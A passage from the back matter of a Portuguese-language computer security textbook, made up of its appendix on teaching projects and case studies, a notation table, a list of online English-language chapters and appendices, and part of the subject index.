sugeridos no suplemento ao professor: Henning Schulzrinne, da Columbia University; Cetin Kaya Koc, da Oregon State University; David M. Balenson, da Trusted Information Systems e George Washington University; Dan Wallach, da Rice University; e David Evans, da University of Virginia.

## A.4 Projetos de programação

O projeto de programação é uma ferramenta pedagógica útil. Há diversos aspectos atraentes em criar projetos de programação autônomos que não façam parte de um sistema de segurança existente.

1. O professor pode escolher entre uma variedade de conceitos de criptografia e segurança de computadores para criar projetos.
2. Os projetos podem ser programados pelos estudantes em qualquer computador disponível e em qualquer linguagem adequada; eles são independentes de plataforma e linguagem.
3. O instrutor não precisa obter, instalar e configurar qualquer infraestrutura particular para projetos autônomos.

Há também flexibilidade no tamanho de projetos. Projetos maiores dão aos estudantes maior sentido de realização, porém os menos capacitados ou dotados de menos habilidades organizacionais podem ficar para trás. Projetos maiores, em geral, despertam mais esforço global nos melhores estudantes. Projetos menores podem ter uma razão conceito abordado/quantidade de código mais alta e, como se pode pedir um número maior deles, existe a oportunidade de abordar uma variedade de áreas diferentes.

Novamente, como ocorre com projetos de pesquisa, em primeiro lugar os estudantes devem apresentar uma proposta, que deve incluir os mesmos elementos citados na seção precedente. O IRC inclui um conjunto de 12 possíveis projetos de programação.

Os seguintes colaboradores forneceram os projetos de pesquisa e programação sugeridos no IRC: Henning Schulzrinne, da Columbia University; Cetin Kaya Koc, da Oregon State University; e David M. Balenson, de Trusted Information Systems e George Washington University.

## A.5 Avaliações de segurança prática

Examinar a infraestrutura e as práticas atuais de uma organização existente é um dos melhores modos de desenvolver habilidades que permitam avaliar sua

postura com relação à segurança. O IRC contém uma descrição das tarefas necessárias para conduzir uma avaliação de segurança. Os estudantes, trabalhando individualmente ou em pequenos grupos, selecionam uma organização de pequeno ou médio porte adequada. Depois, eles entrevistam algumas pessoas fundamentais daquela organização para efetuar uma seleção adequada de tarefas para avaliação e revisão de riscos de segurança relacionados às práticas e à infraestrutura de TI da organização. O resultado é que eles podem recomendar mudanças adequadas, que podem melhorar a segurança de TI da organização. Essas atividades ajudam os estudantes a desenvolver um senso crítico quanto às práticas de segurança atuais e as habilidades necessárias para revisar essas atividades e recomendar mudanças.

## A.6 Projetos de firewall

A implementação de firewalls de rede pode ser um conceito difícil para os estudantes entenderem inicialmente. O IRC inclui a ferramenta Network Firewall Visualization para transmitir conhecimentos e ensinar conceitos relacionados à segurança de redes e configuração de firewalls. O intuito dessa ferramenta é ensinar e reforçar conceitos fundamentais, incluindo a utilização e a finalidade de um firewall de perímetro, a utilização de sub-redes separadas, as finalidades que estão por trás da filtragem de pacotes e as desvantagens de um firewall de filtragem de pacote simples.

O IRC inclui um arquivo .jar totalmente portável e uma série de exercícios. A ferramenta e os exercícios foram desenvolvidos na U.S. Air Force Academy.

## A.7 Estudos de caso

Ensinar com estudos de caso engaja os estudantes em uma forma de aprendizado ativo. O IRC inclui estudos de caso nas seguintes áreas:

- Recuperação de desastres.
- Firewalls.
- Resposta a incidentes.
- Segurança física.
- Risco.
- Política de segurança.
- Virtualização.

Cada estudo de caso inclui objetivos de aprendizado, descrição do caso e uma

série de perguntas para discussão. Cada estudo de caso é baseado em situações do mundo real e inclui artigos ou relatórios que descrevem o caso.

Os estudos de caso foram desenvolvidos na North Carolina A&T State University.

## A.8 Relatórios

Escrever relatórios pode ter um poderoso efeito multiplicador sobre o processo de aprendizado em uma disciplina técnica como segurança de computadores. Partidários do movimento *Writing Across the Curriculum* (WAC) (<http://wac.colostate.edu/>) informam substanciais benefícios da redação de relatórios para facilitar o aprendizado. Escrever relatórios obriga a pensar mais detalhada e completamente sobre um tópico em particular. Além disso, escrever relatórios ajuda a superar a tendência dos estudantes de abordar um assunto com um mínimo de dedicação pessoal, o que os leva a apenas aprender fatos e técnicas de solução de problemas sem adquirir um profundo entendimento do assunto em questão.

O IRC contém várias sugestões de relatórios, organizadas por capítulo. Os professores podem ao final perceber que essa é a parte mais importante de sua abordagem de ensino do material. Gostaríamos muito de receber comentários sobre essa área e sugestões para relatórios adicionais.

## A.9 Leitura/relatórios

Outro modo excelente de reforçar os conceitos do curso e dar aos estudantes experiência em pesquisa é designar artigos da literatura para ler e analisar. O IRC inclui uma lista de artigos adequados para leitura e relatório dos alunos, organizada por capítulo. O site Premium Content fornece uma cópia de cada um dos artigos e também inclui a descrição sugerida para apresentar a atividade.

# Anexo

## Notação

Símbolo	Expressão	Significado
$D, K$	$D(K, Y)$	Decifração simétrica de texto cifrado $Y$ usando chave secreta $K$
$D, PR_a$	$D(PR_a, Y)$	Decifração assimétrica de texto cifrado $Y$ usando chave privada $PR_a$ de A
$D, PU_a$	$D(PU_a, Y)$	Decifração assimétrica de texto cifrado $Y$ usando chave pública $PU_a$ de A
$E, K$	$E(K, X)$	Cifração simétrica de texto às claras $X$ usando chave secreta $K$
$E, PR_a$	$E(PR_a, X)$	Cifração assimétrica de texto às claras $X$ usando chave privada $PR_a$ de A
$E, PU_a$	$E(PU_a, X)$	Cifração assimétrica de texto às claras $X$ usando chave pública $PU_a$ de A
$K$		Chave secreta
$PR_a$		Chave privada do usuário A
$PU_a$		Chave pública do usuário A
$H$	$H(X)$	Função de hash aplicada à mensagem $X$
$+$	$x + y$	OU lógica: $x$ OU $y$
$\bullet$	$x \bullet y$	E lógico: $x$ E $y$
$\sim$	$\sim x$	NÃO lógico: NÃO $x$
$C$		Fórmula característica consistindo em uma fórmula lógica sobre valores de atributos em um banco de dados
$X$	$X(C)$	Conjunto de consulta de $C$ , o conjunto de registros que satisfazem $C$
$ , X$	$ X(C) $	Magnitude de $X(C)$ : o número de registros em $X(C)$
$\cap$	$X(C) \cap X(D)$	Interseção de conjuntos: o número de registros em $X(C)$ e $X(D)$
$\ _$	$x \  y$	$x$ concatenado com $y$

**Capítulos e apêndices on-line em inglês**

**Capítulo 25 Linux Security**

25.1 Introduction

25.2 Linux's Security Model

- 25.3 The Linux DAC in Depth: Filesystem Security
- 25.4 Linux Vulnerabilities
- 25.5 Linux System Hardening
- 25.6 Application Security
- 25.7 Mandatory Access Controls
- 25.8 Recommended Reading and Web Sites
- 25.9 Key Terms, Review Questions, and Problems

## Capítulo 26 Windows and Windows Vista Security

- 26.1 Windows Security Architecture
- 26.2 Windows Vulnerabilities
- 26.3 Windows Security Defenses
- 26.4 Browser Defenses
- 26.5 Cryptographic Services
- 26.6 Common Criteria
- 26.7 Recommended Reading and Web Sites
- 26.8 Key Terms, Review Questions, Problems, and Projects

## Apêndice B Some Aspects of Number Theory

- B.1 Prime and Relatively Prime Numbers
- B.2 Modular Arithmetic
- B.3 Fermat's and Euler's Theorems

## Apêndice C Standards and Standard-Setting Organizations

- C.1 The Importance of Standards
- C.2 Internet Standards and the Internet Society
- C.3 National Institute of Standards and Technology
- C.4 The International Telecommunication Union
- C.5 The International Organization for Standardization
- C.6 Significant Security Standards and Documents

## **Apêndice D Random and Pseudorandom Number Generation**

- D.1 The Use of Random Numbers
- D.2 Pseudorandom Number Generators (PRNGs)
- D.3 True Random Number Generators
- D.4 References

## **Apêndice E Message Authentication Codes Based on Block Ciphers**

- E.1 Cipher-Based Message Authentication Code (CMAC)
- E.2 Counter with Cipher Block Chaining-Message Authentication Code

## **Apêndice F TCP/IP Protocol Architecture**

- F.1 TCP/IP Layers
- F.2 TCP and UDP
- F.3 Operation of TCP/IP
- F.4 TCP/IP Applications

## **Apêndice G Radix-64 Conversion**

## **Apêndice H Security Policy-Related Documents**

- H.1 A Company's Physical and Environmental Security Policy
- H.2 Security Policy Standard of Good Practice
- H.3 Security Awareness Standard of Good Practice
- H.4 Information Privacy Standard of Good Practice
- H.5 Incident Handling Standard of Good Practice

## **Apêndice I The Domain Name System**

- I.1 Domain Names
- I.2 The DNS Database

## I.3 DNS Operation

# Apêndice J The Base-Rate Fallacy

J.1 Conditional Probability and Independence

J.2 Bayes' Theorem

J.3 The Base-Rate Fallacy Demonstrated

# Apêndice K Glossary

---

# Índice remissivo

---

802.11i Wireless LAN Security

ameaças à rede, [670](#)

medidas, [671-672](#)

visão geral, [669-670](#)

## A

Abordagem combinada, avaliação de risco de segurança, [443, 445, 448, 457](#)

Abordagem da base de referência, [443, 541-542](#)

Abordagem informal, avaliação de risco de segurança, [444](#)

Administração de usuário

em segurança de Linux/Unix, [381-382](#)

em segurança de Windows, [385](#)

Administrador, [378-381, 384, 386, 389-390](#)

Advanced Encryption Standard — AES (padrão de criptografia avançada), [35, 37-38, 40, 61, 528, 574-591, 603](#)

algoritmo para, [588-591](#)

expansão de chave, [592](#)

transformação de adicionar chave de rodada, [590-591](#)

transformações, [588-591](#)

Adversário, [13, 15, 30, 62, 68, 70, 79, 86-88, 89, 93, 95-96, 604, 624, 626](#)

Adware, 166, 178, 200, 284, 552

Agente de ataque

bots *versus* vermes, 185

recurso de controle remoto, 185

zumbi, 184

Alert Protocol (protocolo de alerta), 641

Algoritmo de criptografia de bloco, 37-40

Algoritmo de decifração, 36, 51, 579

Algoritmo de hash seguro (Secure Hash Algorithm — SHA), 48, 611-615

Algoritmo RC4, 591, 593-594

Algoritmos de criptografia assimétrica, 53-54

*See also* Criptografia de chave pública

Algoritmos, implementação correta de, 348-350

*See also* Criptografia de chave pública simétrica, Criptografia simétrica

Alvo da avaliação (Target of evaluation — TOE), 423, 429-431

Alvos de segurança (Security Targets — STs), 424-425

Ameaças, 13, 14-19, 482-488, 449-450

ambientais, 485-487

causadas por seres humanos, 488

dados e, 17

desastres naturais, 482-483

hardware e, 16

identificação de, para avaliação de risco de segurança, 449-450

linhas de comunicação e, 18-19

redes e, 17-18

segurança física, 482

software e, 16

técnicas, 487-488  
tipos de, 14-16

Ameaças ambientais, 491, 485, 489  
danos causados por água, 486-487, 489  
temperatura, 485-486, 489  
fogo e fumaça, 486, 489  
infestação, 487  
pó, 487  
prevenção de, 489-491  
riscos químicos, radiológicos e biológicos, 487  
umidade, 485-486, 489

Ameaças causadas por seres humanos, 488

Ameaças técnicas, 487-488, 489  
energia elétrica, 487-488  
interferência eletromagnética (EMI), 488  
prevenção de, 489

Análise de risco detalhada, 444-445

Análise de tráfego, 18

Análise de trilhas de auditoria, 539-542  
análise de dados de, abordagens para, 541-542  
base de referência, 541-542  
detecção de anomalia e, 541-542  
entradas de, 539  
preparação para, 539-540  
quando fazer, 540  
revisão de auditoria, 540

Aplicação de segurança multinível, [412-413](#)  
    controle de acesso em, baseada em papel desempenhado, [413-414](#)  
    segurança de banco de dados e, [414-417](#)

Apropriação indevida, [14, 16](#)

Armazenamento protegido (Protected Storage — TC), [421-422](#)

Arquitetura de segurança OSI, [21](#)

Arquivo de senha sombra, [75](#)

Arquivos compartilhados, travamento para segurança de software, [361-362](#)

Arquivos temporários, utilização segura de, [362-364](#)

Arquivos, segurança de computadores e, [75, 361-362](#)

Aspectos legais de segurança de computadores, [549-575](#)  
    *See also* [Ética](#) e  
        cibercrime, [549-553](#)  
        privacidade e, [559-564](#)  
        propriedade intelectual e, [553-559](#)  
        questões éticas, [564-571](#)

Assinaturas digitais, [54-57](#)

Associações de segurança (Security Associations — SA), [647](#)

Association for Computing Machinery (ACM) Code of Ethics and Professional Conduct, [567-568](#)

Ataque à segurança, [14, 21, 30](#)

Ataque da lágrima, DoS, [207](#)

Ataque de conquista de banner, [249](#)

Ataque de força bruta, [37](#)

Ataque de injeção de código remoto, [343](#)

Ataque de injeção de código, [342-343](#)

Ataque de injeção de comando, [341, 365](#)

Ataque de injeção SQL, 341

Ataque de inundaçāo ICMP, 213

Ataque de inundaçāo TCP SYN, 213

Ataque de inundaçāo UDP, 213

Ataque do homem no meio (Man-in-the-middle-attack), 626

Ataque externo, 14

Ataque interno, 14

Ataque misto, 167

Ataque passivo, 14, 18-19

Ataques, 13, 14-19, 36-37, 88-89, 205-230, 248  
*See also* Software malicioso

- ativo, 14, 19
- autenticação de usuário e, 88-89
- força bruta, 37
- passivo, 14, 18
- recusa de serviço, 19, 89, 205-230, 248
- segurança de rede, 9-19
- tipos de, 14-15

Ataques a cliente, 88

Ataques a hospedeiro, 88

Ataques ativos, 14, 18-19, 24, 30, 42

Ataques de amplificação DNS, 221-222

Ataques de amplificação, 218, 220-222, 225, 227-228

Ataques de cronometragem e algoritmos RSA, 622-623

Ataques de escaneamento, 249

Ataques de fragmentos pequeninos, 269

Ataques de injeção, 339-343

Ataques de inundação, [212-213](#)

Ataques de largura de banda baseados em aplicação  
*Veja também* Ataques de recusa de serviço (DoS)

inundação SIP, [215-217](#)

Ataques de reflexão, [218-220](#)

Ataques de reprodução, [19](#), [89](#)

Ataques de rootkit, [166](#), [188-189](#)

algoritmo RSA, [53](#), [618-623](#)

aplicações de roteamento do IPSec, [646](#)

ataques de cronometragem e, [622-623](#)

ataques no nível de chamada de sistema, [194](#)

autenticação de mensagem e, [618-623](#)

contramedidas para, [194-195](#)

descrição de, [618-620](#)

instalação de, [194](#)

problema de fatoração para, [620-623](#)

segurança de, [620-623](#)

Ataques de roteamento de fonte, [268](#)

Ataques de scripting entre sites (XXS), [343-346](#)

Ataques um a um, [322](#)

Ativos, recursos, *See* Recursos (ativos) de sistema

Atributo, [131](#), [141-144](#), [145](#), [148-150](#), [152-154](#), [160](#), [162-164](#), [416](#), [504](#), [540](#), [664-665](#)

Auditória de segurança, [519-547](#)

abordagem integrada, modelo de, [542-545](#)

arquitetura e, [519-523](#)

bibliotecas intercaláveis para, [535-539](#)

função registradora (logging), [528-539](#)  
funções da, [521-522](#)  
implementação de diretrizes para, [523](#)  
modelo de auditoria e alarmes (X, 816), [520-521](#)  
Monitoring, Analysis, and Response System (MARS), [544-545](#)  
requisitos para, [522-523](#)  
security information and event management system (SIEM), [542-543](#)  
trilhas de auditoria, [524-528](#), [539-542](#)

Autenticação, [20](#), [42-49](#), [97](#)  
*Veja também* Internet autenticação  
*See also* Autenticação de mensagem, Autenticação de usuário

assinaturas digitais, [54-57](#)  
certificados de chave pública, [54-55](#)  
controle de acesso e, [97](#)  
criptografia de chave pública, [49-54](#)  
criptografia simétrica, usando, [42](#)  
ferramentas criptográficas e, [42-64](#)  
funções hash e, [42-49](#)  
senhas, [48](#)

Autenticação de mensagem, [42-49](#), [609-630](#)

algoritmo de hash seguro (SHA), [48](#), [611-615](#)  
algoritmo RSA, [618-623](#)  
código (MAC), [42-43](#)  
criptografia de chave pública e, [618-623](#)  
criptografia de chave pública simétrica e, [609-630](#)  
criptografia simétrica, usando, [42](#)  
funções hash e, [42-49](#), [609-615](#)

HMAC, [615-618](#)  
sem criptografia de mensagem, [42](#)  
Troca de Diffie-Hellman, [623-624](#)

Autenticação de usuário, [67-96](#)  
*See also* [Protocolo de autenticação](#)

ataques de cavalo de Troia, [89](#)  
biométrica, [68, 81-85, 89-91](#)  
estudo de caso de, [91-93](#)  
meios de, [68](#)  
protocolo de autenticação, [80, 86-88](#)  
remoto, [86-88](#)  
senhas, [67, 68-78](#)  
tokens, [68, 78-81, 88-89](#)

Autenticação de usuário remoto, *See* [Protocolo de autenticação](#)

Autenticação na Internet, [653-668](#)

gerenciamento de identidade federado, [663-667](#)  
infraestrutura de chave pública (PKI), [661-663](#)  
Kerberos, [653-659](#)  
X, [509, 659-661](#)

Autenticação por biometria dinâmica, [68, 87-88](#)

Autenticação por biometria estática, [68, 87](#)

Autenticidade, [49, 9, 17, 30, 42, 45, 187, 438, 440, 450, 468, 470, 494, 511, 669, 683, 686](#)

Authentication Header — AH, (cabeçalho de autenticação), [647](#)

Autoridade certificadora (CA), [54, 378, 494](#)

Autorização, controle de acesso e, [98](#)

Autoridade de registro (Registration Authority — RA), [662](#)

Autorização de segurança, 396, 398, 399, 403, 410, 412, 413, 432

Autorização em cascata, 135-136

Avaliação, 28, 40, 395, 409, 422-431, 442, 445, 465, 505, 614

Avaliação da segurança de tecnologia de informação (TI) (Information Technology [IT] Security Evaluation), 422-431

Avaliação de risco de segurança, 21, 442-445, 445-460

*See also* Risco

abordagem combinada, 445, 456-460

abordagem da base de referência, 443-444

abordagem informal, 444

análise de risco detalhada, 444, 445-456

análise e avaliação de risco, 451-455

estabelecimento de contexto, 446-452

estudo de caso de, 456-460

identificação de ameaças, riscos e vulnerabilidades, 449-450

identificação de recurso, 449

tratamento de riscos identificados, 455-456

Avaliação de segurança (TI), 422-423

critérios comuns, 428-429

exemplo de perfil de proteção, 425-427

garantia

escopo de, 427-428

público visado, 427-428

perfis e alvos, 424-425

processo, 429-431

requisito, 423

Avaliações de segurança prática, 709

## B

- Backdoor (trapdoor), [166](#), [177-178](#), [187-188](#)
- Backscatter traffic, DoS, [210](#)
- Backup, dados, [379](#)
- Bancos de dados, [127-164](#), [414-418](#)
- consultas, [140](#), [142-144](#), [145-148](#)
  - controle de acesso, [133-138](#)
  - criptografia, [150-154](#)
  - estatísticos (SDB), [141-150](#)
  - inferência e, [138-141](#), [142-144](#)
  - linguagem de consulta, [129-130](#)
  - relacionais, [130-132](#)
  - segurança de, [127-164](#)
  - segurança multinível (MLS) de, [414-418](#)
  - sistemas de gerenciamento (DBMS), [129-130](#)
- Bancos de dados estatísticos (Statistical Databases — SDB), [141-150](#)
- consultas e, [140](#), [142-146](#)
  - fórmula característica, [141](#), [142](#)
  - inferência a partir de, [142-144](#)
  - particionamento, [147](#)
  - perturbação, [148-150](#)
- Bancos de dados relacionais, [130-133](#)
- Base de computação confiável, [409](#)
- Base de referência, [541-542](#), [546](#)
- Biblioteca compartilhada, [534](#), [535](#), [536](#), [539](#), [546](#)
- Biblioteca dinamicamente ligada compartilhada, [535](#), [537](#)

Biblioteca estaticamente ligada

Biblioteca estaticamente ligada compartilhada, 535, 546

Bibliotecas, 318-319, 358-361, 534-537

compartilhadas, 535

dinamicamente ligadas, 534

estaticamente ligadas, 534

funções-padrão OS, 358-361

intercaláveis, 535-537

reescrita binária dinâmica, 537-538

seguras, defesas em tempo de compilação e, 318-319

Biometria estática, 67, 86, 87, 95, 96

Biométrica, 27, 67, 68, 79, 81-91, 93-96, 492-496

acurácia da, 83-85

autenticação, 68, 81-85, 89-91

características físicas em, 81-82

dinâmica, 68, 87

inscrição em, 83

operação de, 83

protocolo para, 87

sistema de identificação de íris, aplicação prática de, 89-91

verificação (identificação) de, 83

Bisbilhotice, 88-89

Bit no-execute, 320

BitLocker, segurança de Windows, 386

Bomba lógica, 166, 169, 183-184

Botnet, 184-185, 187, 195

Bots, 166, 184-185

BSS independente (Independent BSS — IBSS), 675, 678, 682

## C

Canonicalização, 346

Cardinalidade, papéis RBAC, 115

Cartões de memória, 79

Cavalo de Troia, 89, 166, 178-182, 188, 411-412

CERT, *See Computer Emergency Response Team (CERT)*

Certificados de chave pública, 54-55, 636

Certificate Revocation List (CRL), 661

Chamadas do sistema, segurança de software, 358-361

Change Cipher Spec Protocol (protocolo de troca de especificação de cifra), 641

Chave de sessão, 57, 601, 602, 603, 604, 635, 636, 654, 656, 657, 683, 686

Chave estrangeira, 131-132, 133, 135

Chave primária, 130, 131, 132, 133, 152, 154, 417

Chave pública, 27, 49, 52, 54, 559, 579, 619, 659

Chave secreta, 36, 50, 579

Chaves, 49-51, 579

Chaves aos pares, 684, 686-688, 689

Chaves privadas, 50

Chaves públicas, 49-51

Cibercrime, crime cibernético, 549-553

Cifras de bloco, 37, 40

Cifras de corrente, 40-42, 591-594

Classe de segurança, 396, 432

Classificação de segurança, 396, 397, 398

Clientes e servidores da Web, 178

Código de ética do Institute of Electrical and Electronic Engineers (IEEE), 567, 569

Código de integridade de mensagem (Message Integrity Code — MIC), 678, 679, 686, 688

Código, escrever programas seguros usando, 347-352

Código móvel, 166, 177, 179

Códigos de conduta, 567-568

Common Criteria (CC) (Critérios Comuns), 350, 395, 422, 424, 425, 428, 430-434, 521, 523, 540, 545, 560-561

Common Criteria Evaluation and Validation Scheme (CCEVES), 430

Common Criteria Evaluation and Validation Scheme (CCEVES), 430

- alvo de avaliação (TOE), 423, 427-428, 429-430
- alvos de segurança (STs), 424-425
- níveis de avaliação da garantia de segurança (EALs), 428-429
- perfis de proteção (PPs), 424, 425-427
- processo de, 429-430
- requisitos funcionais, 423-424

Comprometimento, 69, 141, 142, 146, 158, 160, 179-181, 186, 190, 199, 205, 215, 232, 235, 338, 353-354, 358, 366, 376, 383, 389-390, 392, 425, 442, 449, 458-460

Computação confiável (Trusted Computing — TC), 409-412, 418-422, 422-427

*See also Avaliação de segurança de tecnologia de informação (TI)*

- armazenamento protegido, 421-422
- avaliação da segurança de tecnologia de informação, 422-427, 427-431
- conceito de, 409-412
- defesa contra cavalo de Troia, 411-412

módulo de plataforma (TPM), 418, 420-421  
monitores de referência, 410-411  
serviço de certificação, 419  
serviço de criptografia, 419-420  
serviço de inicialização autenticada, 418-419  
  
Computação confiável e módulo de plataforma  
armazenamento protegido, 421-422  
funções TPM, 420-421  
serviço de certificação, 419  
serviço de criptografia, 419-420  
serviço de inicialização autenticada, 418-419  
  
Computação em nuvem  
ameaças à segurança em, 156-158  
características essenciais, 154-155  
definição do NIST, 154  
modelos de disposição, 156  
modelos de serviço, 155  
proteção de dados em, 158  
  
Computacionalmente seguro, 37, 581, 603  
  
Computer Emergency Response Team (CERT), 233, 550, 552  
  
Condições de corrida, prevenção de, 352, 361-362  
  
Confiabilidade de software, 368  
  
Confiança, 10, 157, 187, 375, 405, 409, 419, 421, 432, 441, 507, 638, 653, 657, 665, 667, 668  
  
Confidencialidade, 7, 9, 10, 35-42, 579-607  
*See also* Confidencialidade de dados, Privacidade e  
criptografia simétrica e, 35-42, 579-603

Family Education Rights and Privacy Act (FERPA), [10](#)  
mensagem, [579-603](#)  
segurança de computadores, [7, 9, 10](#)

Confidencialidade de dados, [8, 23, 24, 686, 688, 689](#)

Confidencialidade de mensagem, criptografia simétrica e, [579-607](#)

Configuração de aplicação e serviço  
em segurança de Linux/Unix, [381](#)  
em segurança de Windows, [385-386](#)

Conjunto de consulta, [142, 144, 145, 146, 147, 149](#)

Conjunto de dados (Dataset — DS), [407-409](#)

Conjunto de serviço básico (Basic service set — BSS), [672, 673-678, 682, 690](#)

Conscientização de segurança, [357, 438, 438, 441, 442, 474, 501-505, 516](#)

Consequência, [14-16, 206, 209, 225, 227, 293, 306, 309, 333, 346, 348, 351, 356-358, 377, 387, 449, 451, 452-454, 456, 458-461](#)

Consultas, [140, 142-144, 145-146](#)  
amostra aleatória, [149](#)  
controle de sobreposição de conjuntos, [146](#)  
inferência a partir de, [142-144](#)  
particionamento, [147](#)  
recusa de, e vazamento de informação, [147-148](#)  
restrição, [145-146](#)

Consultas de amostras aleatórias, [149](#)

Conteúdo infectado, *See* [Vírus](#)

Contramedidas  
abordagens, [190-191](#)  
coleta de inteligência distribuída, [196](#)  
decifração genérica, [192-193](#)

detecção e eliminação de spyware, [194](#)  
escaneador de perímetro, [194-195](#)  
escaneadores baseados em hospedeiro, [191-192](#)  
rootkit, [194](#)  
sistema imune digital, [196-199](#)  
software bloqueador de comportamento baseado em hospedeiro, [194](#)  
verme, [195-196](#)

Controle(s), [20](#), [23](#), [25](#), [75](#), [97-121](#), [133-138](#), [146](#), [185](#), [376](#), [377](#), [382-383](#), [385](#), [386](#), [404](#), [413-414](#), [451](#), [454](#), [465-479](#), [496-498](#), [673](#), [681-682](#)  
configuração de recursos, [376-377](#)  
tipo de (outros), [386](#)

Controle de acesso a arquivo, [75](#), [108-110](#)

Controle de acesso a banco de dados, [133-138](#)  
autorização em cascata, [135-136](#)  
baseado em papéis desempenhados (RBAC), [136-138](#)  
baseado em SQL, [134-135](#)  
papéis definidos pelo usuário, [137](#)  
papéis fixos de banco de dados, [137](#)  
papéis fixos de servidor, [137](#)

Controle de acesso a meios (Medium access control — MAC), [100](#), [470](#), [541](#), [673](#), [674](#), [678](#), [688](#)

Controle de acesso baseado em papel desempenhado (Role-based Access Control — RBAC), [99](#), [111-119](#), [136-138](#), [413-414](#)  
estudo de caso de, [119-121](#)  
hierarquia de papéis desempenhados, RBAC, [1](#), [114](#)  
hierárquico, [117-119](#)  
matriz de controle de acesso, [113-114](#)

modelo NIST, 116-119  
modelo-base, RBAC 0, 112-113  
modelos de referência, 111-114  
nuclear, 117-118  
papéis do, 111-113  
restrições, RBAC, 2, 115-116  
segurança multinível (MLS) para, 413-414  
separação dinâmica de deveres (DSD), 118  
sistemas de gerenciamento de bancos de dados (DBMS), 136-138

Controle de apoio, 468  
Controle de detecção e recuperação, 468  
Controle de link lógico (Logical link control — LLC), 673, 673, 675, 678  
Controle operacional, 27, 467  
Controle preventivo, 468  
Controle técnico, 467, 468, 479  
Controles de acesso, 20, 24, 59, 69, 75, 97-10, 130, 133-138, 140, 169, 172, 190, 231, 239, 254, 371, 374, 376, 382, 385, 391, 397, 423, 470  
arquivo UNIX, exemplo de, 107-111  
arquivos de senhas, 75  
banco de dados, 133-138  
baseados em papel desempenhado (RBAC), 99, 111-121  
direito de acesso, 101  
discricionários (DAC), 99, 102-107  
em segurança de Linux/Unix, 382-383  
em segurança de Windows, 385  
listas (ACLs), 27, 97, 102, 109-110, 121-123, 356, 382, 385, 403, 411-412, 530

obrigatórios (MAC), 99  
políticas de, 99  
princípios de, 97-101  
sistemas OSI, 21, 23

Cookie SYN, 225, 227, 228

Corrente de chave, 42, 591-592

Corrupção de sistema  
bomba lógica, 184  
danos no mundo real, 183-184  
destruição de dados, 183  
natureza da, 182-183

Corrupção, 14, 15, 158, 165, 167, 182-184, 294, 295-296, 315, 318, 326, 351, 357, 379, 458

Counter Mode-CBC MAC Protocol (CCMP), 679, 681, 684, 686, 688, 689

Crime por computador, *See* Crime cibernético

Crimeware, 167, 186

Criptoanálise, 36-37, 580-582

Criptografia, 35, 49, 150-154, 419-420, 579  
*See also* Criptografia simétrica  
algoritmo, 35, 49, 579  
banco de dados, 150-154  
serviço, TC, 419-420

Criptografia de bancos de dados, 127, 150-154, 233

Criptografia de chave pública, 49-54, 54-57, 618-623, 623-626  
algoritmo RSA, 53, 618-623  
algoritmos de criptografia assimétrica, 53-54  
assinaturas digitais, 54-55

autenticação de mensagem e, 618-623, 623-626  
certificados, 54-55  
chaves para, 57  
criptografia de curva elíptica (ECC), 53-54, 626  
criptossistemas, aplicações para, 52  
Digital Signature Standard (DSS), 54, 626  
estrutura de, 49-51  
gerenciamento de chave, 54-55  
processo assimétrico de, 49-51  
requisitos para, 53  
troca de chaves simétricas usando, 55  
Troca de Diffie-Hellman, 53, 623-626  
Criptografia de chave pública simétrica, 609-623  
Criptografia de link, 90, 600, 601, 603  
Criptografia fim a fim, 600-602  
Criptografia simétrica, 35-37, 55, 579-607  
algoritmo RC4, 591, 593-594  
algoritmos de criptografia de bloco, 37-40  
autenticação de mensagem usando, 42  
chave secreta, 36, 579  
cifras de corrente, 40-42, 591-594  
confidencialidade de mensagem e, 35-42, 579-607  
criptoanálise e, 580-582  
criptografia simétrica e, 580-582  
Data Encryption Algorithm (DEA) (algoritmo de criptografia de dados), 38  
Data Encryption Standard (DES) (padrão de criptografia de dados), 35, 37-38, 583-585

dispositivos, localização de, 600-601  
distribuição de chave, 601-603  
Electronic Frontier Foundation (EFF), 38  
encadeamento de cifra de bloco (cipher block chaining — CBC), 596-597  
Estrutura de cifra de Feistel, 582-583  
livro de código eletrônico (electronic codebook — ECB), 40, 595-596  
modo contador (CTR), 599-600  
modos de operação, 40, 594-600  
Padrão de criptografia avançado (Advanced Encryption Standard — AES),  
35, 40, 585-591  
princípios de, 579-583  
realimentação de cifra de bloco (CFB), 597-600  
triple DES (DES triplo, 3DES), 39-40, 583-585  
troca de chave usando criptografia de chave pública, 55  
Criptografia simétrica, 26-27  
*See also* Criptografia de chave pública, Symmetric Encryption CSI/FBI Computer Crime and Security Survey  
Cumprimento de quatro vias, 683-686, 690  
Cumprimento TCP de três vias, 227  
Cyberslam, DoS, 207

## D

DAC, *See* Discretionary Access Control (DAC)  
Dados assinados, S/MIME, 635  
Dados assinados às claras, S/MIME, 635  
Dados envelopados, S/MIME, 633  
Data Definition Language — DDL (linguagem de definição de dados), 129

Data Encryption Algorithm — DEA (algoritmo de criptografia de dados), [38](#)

Data Encryption Standard — DES (padrão de criptografia de dados), [37](#), [38](#), [583-585](#)

algoritmos para, [583-585](#)

triple DES (DES triplo, 3DES), [39-40](#), [583-585](#)

uso de, pela criptografia simétrica, [37](#), [38](#)

Data Manipulation Language — DML (linguagem de manipulação de dados), [129](#)

Database Management Systems — DBMS (sistemas de gerenciamento de bancos de dados), [128-130](#)

*See also* [Bancos de dados](#)

Decifração genérica (GD), [192-193](#)

Defesas de tempo de compilação, [315](#)

Defesas em tempo de execução, [319-320](#)

Desastres naturais como ameaças à segurança física, [482-485](#)

Descarte aleatório (seletivo) de uma entrada, [225](#)

Destruição da pilha, [297](#)

Detecção de anomalia, [237](#), [239-241](#), [243](#), [248-249](#), [541-542](#)

análise de trilha de auditoria e, [541-542](#)

ataques adequados para, [248-249](#)

baseada em hospedeiro, [237](#), [238](#), [239-241](#), [243](#)

baseada em rede, [248-249](#)

Detecção de anomalia baseada em perfil, [239](#)

Detecção de anomalia baseada em regra, [241-243](#)

Detecção de assinatura, [237](#), [241-243](#), [248](#)

Detecção de intrusão adaptativa distribuída, [250-251](#)

Detecção de intrusão baseada em hospedeiro, [235](#), [237-245](#)

detecção de anomalia, 237, 239-241  
detecção de anomalia baseada em regra, 241  
detecção de assinatura, 237, 241-243  
distribuída, 243-245  
identificação de penetração baseada em regra, 241-243  
registros de auditoria e, 237-239, 245  
Stanford Research Institute (SRI) IDS (IDES), 240-241, 243  
testes para limites de, 240-241

Detecção de intrusão baseada em rede (NIDS), 245-250  
alertas, registros, 250  
conquista de banner, 249  
detecção de anomalia, 249  
detecção de assinatura, 248-249  
disponibilização de sensores, 246-248

Detecção de intrusão distribuída baseada em hospedeiro, 243-245

Detecção de patamar, 237, 239, 542

